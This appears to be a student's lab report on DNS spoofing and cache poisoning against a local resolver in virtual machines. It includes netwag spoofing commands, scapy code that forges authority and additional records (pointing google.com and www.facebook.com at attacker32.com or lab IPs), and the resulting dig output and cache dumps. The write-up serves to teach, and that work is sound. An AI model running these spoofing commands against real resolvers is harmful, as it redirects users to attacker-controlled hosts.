;; QUESTION SECTION:
;www.myounker.com.              IN      A

;; ANSWER SECTION:
www.myounker.com.       100     IN      A       1.2.3.21

;; AUTHORITY SECTION:
ns.myounker.com.        100     IN      NS      ns.myounker.com.

;; ADDITIONAL SECTION:
ns.myounker.com.        100     IN      A       1.2.3.121

;; Query time: 14 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Sep 23 19:54:02 EDT 2020
;; MSG SIZE  rcvd: 89

matthewY_21@Client(10.0.2.8) :~$
```

Attacker’s response 2	

Seed_Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
En
8:00 PM
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause □ scroll □ crush
Run
□ NW
Right Ctrl
Type here to search

```
DNS_answer_______________________________________________.
| id=53520  rcode=OK          opcode=QUERY              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1       |
| www.myounker.com. A                               |
| www.myounker.com. A 100 1.2.3.21                          |
| ns.myounker.com. NS 100 ns.myounker.com.                   |
| ns.myounker.com. A 100 1.2.3.121                      |
|_______________________________________________________|
DNS_answer_______________________________________________.
| id=53520  rcode=OK          opcode=QUERY              |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=13 add=11      |
| www.myounker.com. A                               |
```




```
105 --hostname "www.myounker.com" --hostnameip 1.2.3.21 --authns "ns.myounker.com" --authnsip 1.2.3.121 --ttl 10
0 --filter "" --spoofip "raw"
```

```
This version contains 223 tools
Running "105 --hostname "www.myounker.com" --hostnameip 1.2.3.21 --authns "ns.myounker.com" --authnsip 1.2.3.121 --ttl 1
00 --filter "" --spoofip "raw""
```

```
matthewY_21@Client(10.0.2.8) :~$ ping www.myounker.com
PING www.myounker.com (1.2.3.21) 56(84) bytes of data.
^Z
[7]+  Stopped                 ping www.myounker.com
matthewY_21@Client(10.0.2.8) :~$ 
```

Task 6: DNS Cache Poisoning

Instead of targeting the client, this attack targets the local DNS's request (to poison the cache for any who might query it). This uses the same process, the only difference being that the attacker filters out any request from anything other than 10.0.2.9 (the server). The attacker feeds the same malicious information to the server, but now that server stores the bad information in its cache (from this point on, I flush the cache after ever task).

Attacker's reply	
Client digs	
Server's cache	

Seed_Attacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help
netwag 8:21 PM
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause □ scroll □ crush
Run □ NW
Right Ctrl

```
Command 105 --hostname "www.myounkerT6.com" --hostnameip 1.2... :
DNS_question______________________________________________.
| id=18292  rcode=OK          opcode=QUERY          |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1      |
| www.myounkerT6.com. A                        |
| . OPT UDPpl=512 errcode=0 v=0 ...                 |
|_________________________________________________________|
DNS_answer________________________________________________.
| id=18292  rcode=OK          opcode=QUERY          |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1      |
| www.myounkerT6.com. A                        |
| www.myounkerT6.com. A 600 1.2.3.21                  |
| ns.myounkerT6.com. NS 600 ns.myounkerT6.com           |
```

```
105 --hostname "www.myounkerT6.com" --hostnameip 1.2.3.21 --authns "ns.myounkerT6.com" --authnsip 1.2.3.121 --ttl 600
--filter "src host 10.0.2.9" --spoofip "raw"
```

```
This version contains 223 tools
Running "105 --hostname "www.myounkerT6.com" --hostnameip 1.2.3.21 --authns "ns.myounkerT6.com" --authnsip 1.2.3.121 --ttl 60
0 --filter "src host 10.0.2.9" --spoofip "raw""
```

Seed_Client (Snapshot 1) [Running] - Oracle VM VirtualBox

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16594
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.myounkerT6.com.            IN      A

;; ANSWER SECTION:
www.myounkerT6.com.     600     IN      A       1.2.3.21

;; AUTHORITY SECTION:
.                       600     IN      NS      ns.myounkerT6.com.

;; ADDITIONAL SECTION:
ns.myounkerT6.com.      600     IN      A       1.2.3.121

;; Query time: 34 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Sep 23 20:20:31 EDT 2020
;; MSG SIZE  rcvd: 95

matthewY_21@Client(10.0.2.8) :~$
```


Seed_Server (Snapshot 1) [Running] - Oracle VM VirtualBox

```
matthewY_21@Server(10.0.2.9):~$ sudo rndc dumpdb -cache
matthewY_21@Server(10.0.2.9):~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200924002057
; authanswer
.                       574     IN NS   ns.myounkerT6.com.
; authauthority
ns.myounkerT6.com.      574     NS      ns.myounkerT6.com.
; additional
                        574     A       1.2.3.121
; authanswer
www.myounkerT6.com.     574     A       1.2.3.21
; authanswer
E.ROOT-SERVERS.NET.     604774  AAAA    2001:500:a8::e
; authanswer
G.ROOT-SERVERS.NET.     604774  AAAA    2001:500:12::d0d
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
; E.ROOT-SERVERS.NET [v6 TTL 1774] [v4 unexpected] [v6 success]
;       2001:500:a8::e [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
; G.ROOT-SERVERS.NET [v6 TTL 1774] [v4 unexpected] [v6 success]
;       2001:500:12::d0d [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0]
;
; Unassociated entries
;
;       192.36.148.17 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1774]
```


Task 7: Targeting the Authority Section

Here, we are still poisoning the cache, but now we wish to add even more info (in the authority section) to do even more damage. But now, I am using the handout's provided python code to launch the attack using scapy. I modify it to fit my own information and add the mapping of myounkerT7.net to attacker32.com. Otherwise, most of the information stays the same (I'm not entirely certain of what naming convention you wanted for the IP addresses and domains, so I just put what I thought was reasonable). The code snippets included are the authority section that I modified to conform to what I wanted and the necessary changes to the packet construction.

Code snippet




```python
        # The Authority Section
        NSsec1 = DNSRR(rrname='myounkerT7.net', type='NS',
        ttl=259200, rdata='attacker32.com')
        #NSsec2 = DNSRR(rrname='myounkerT7.net', type='NS',
        #ttl=259200, rdata='ns2.myounkerT7.net')
```




```python
        # Construct the DNS packet, /NSsec2
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
        qdcount=1, ancount=1, nscount=1, arcount=2,
        an=Anssec, ns=NSsec1, ar=Addsec1/Addsec2)
```

Client digs



```
matthewY_21@Client(10.0.2.8) :~$ dig www.myounkerT7.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT7.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5430
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.myounkerT7.net.            IN      A

;; ANSWER SECTION:
www.myounkerT7.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT7.net.         259200  IN      NS      attacker32.com.
```

Server's cache




```
                                        o9BKc+oyX6X5ZUER4ZNnub+rUw
                                        +/LLZkf9pKSYvQv8gw== )
; authauthority
myounkerT7.net.         259165  NS      attacker32.com.
; authanswer
www.myounkerT7.net.     259165  A       1.2.3.21
; additional
a.root-servers.net.     518365  A       198.41.0.4
```


Task 8: Targeting Another Domain

In this task, I am reusing the code from the previous task, but add additional domains to the authority section. The point of this is to try to reroute anyone trying to go to google.com to attacker32.com instead. When the client digs, they are given this bad information, but the server does not cache this addition to the authority section because it is out of zone and thus does not have the authority to make that declaration. The code snippets I included are the new domain in the authority section and the changes to the packet construction.

<table>
<tr>
<td>Code snippet</td>
<td>




```
# The Authority Section
NSsec1 = DNSRR(rrname='myounkerT8.net', type='NS',
ttl=259200, rdata='attacker32.com')
NSsec2 = DNSRR(rrname='google.com', type='NS',
ttl=259200, rdata='attacker32.com')
```




```
# Construct the DNS packet, /NSsec2
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=2,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
```

</td>
</tr>
<tr>
<td>Client digs</td>
<td>



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT8.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55227
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 

;; QUESTION SECTION:
;www.myounkerT8.net.            IN      A

;; ANSWER SECTION:
www.myounkerT8.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT8.net.         259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
```

</td>
</tr>
<tr>
<td>Server's cache</td>
<td>




```
                                        +/LLZkf9pKSYvQv8gw==
; authauthority
myounkerT8.net.         259170  NS      attacker32.com.
; authanswer
www.myounkerT8.net.     259170  A       1.2.3.21
; additional
a.root-servers.net.     604770  A       198.41.0.4
; additional
```

</td>
</tr>
</table>

Task 9: Targeting the Additional Section


Much like last section, we will be supplying even more information. This time, targeting the additional section with the 3 domains given: attacker32.com, ns.myounkerT9.com, and www.facebook.com. When the attacker gives the spoofed reply to the server, attacker32.com is cached in the additional section (because it was in zone), ns.myounkerT9.com and www.facebook.com are not because of how our zone is set up. These code snippets show each of the domains I added to the reply packet and the packet construction changes.

Code snippet




```
# The Additional Section
Addsec1 = DNSRR(rrname='attacker32.com', type='A',
ttl=259200, rdata='1.2.3.21')
Addsec2 = DNSRR(rrname='ns.myounkerT9.net', type='A',
ttl=259200, rdata='1.2.3.121')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
ttl=259200, rdata='1.2.3.221')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=3,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

Client digs



```
matthewY_21@Client(10.0.2.8) :~$ dig www.myounkerT9.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT9.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42313
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.myounkerT9.net.            IN      A

;; ANSWER SECTION:
www.myounkerT9.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT9.net.         259200  IN      NS      attacker32.com.
myounkerT9.net.         259200  IN      NS      ns.myounkerT9.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.21
ns.myounkerT9.net.      259200  IN      A       1.2.3.121
www.facebook.com.       259200  IN      A       1.2.3.221
```

Server's cache



```
                                        +/LLZkf9pKSYvQv8gw== )
; additional
attacker32.com.         259069  A       1.2.3.21
; authauthority
myounkerT9.net.         259069  NS      ns.myounkerT9.com.
                        259069  NS      attacker32.com.
; authanswer
www.myounkerT9.net.     259069  A       1.2.3.21
; additional
a.root-servers.net.     518270  A       198.41.0.4
```

Part 3: Summary

The purpose of this lab was to demonstrate the ways to exploit the DNS query system and the importance of systems like DNSSEC. This was done by simulating a user requesting a local DNS and an attacker taking advantage of the lack of security. This lab went smoothly for me up until the point I had to start using the python code. The netwag GUI was a very helpful tool that I relied on in the Task 6 attack, so once I got to task 7 I hit a wall in progress until I was able to get the code that was provided to work for me. Once I had it running, the rest of the tasks came easily.

	MAC Address	IPv4 Address
Attacker	08002764FA72	10.0.2.10
Client	080027724E0E	10.0.2.8
Server	080027278D6A	10.0.2.9
Host	10653011E085	192.168.56.1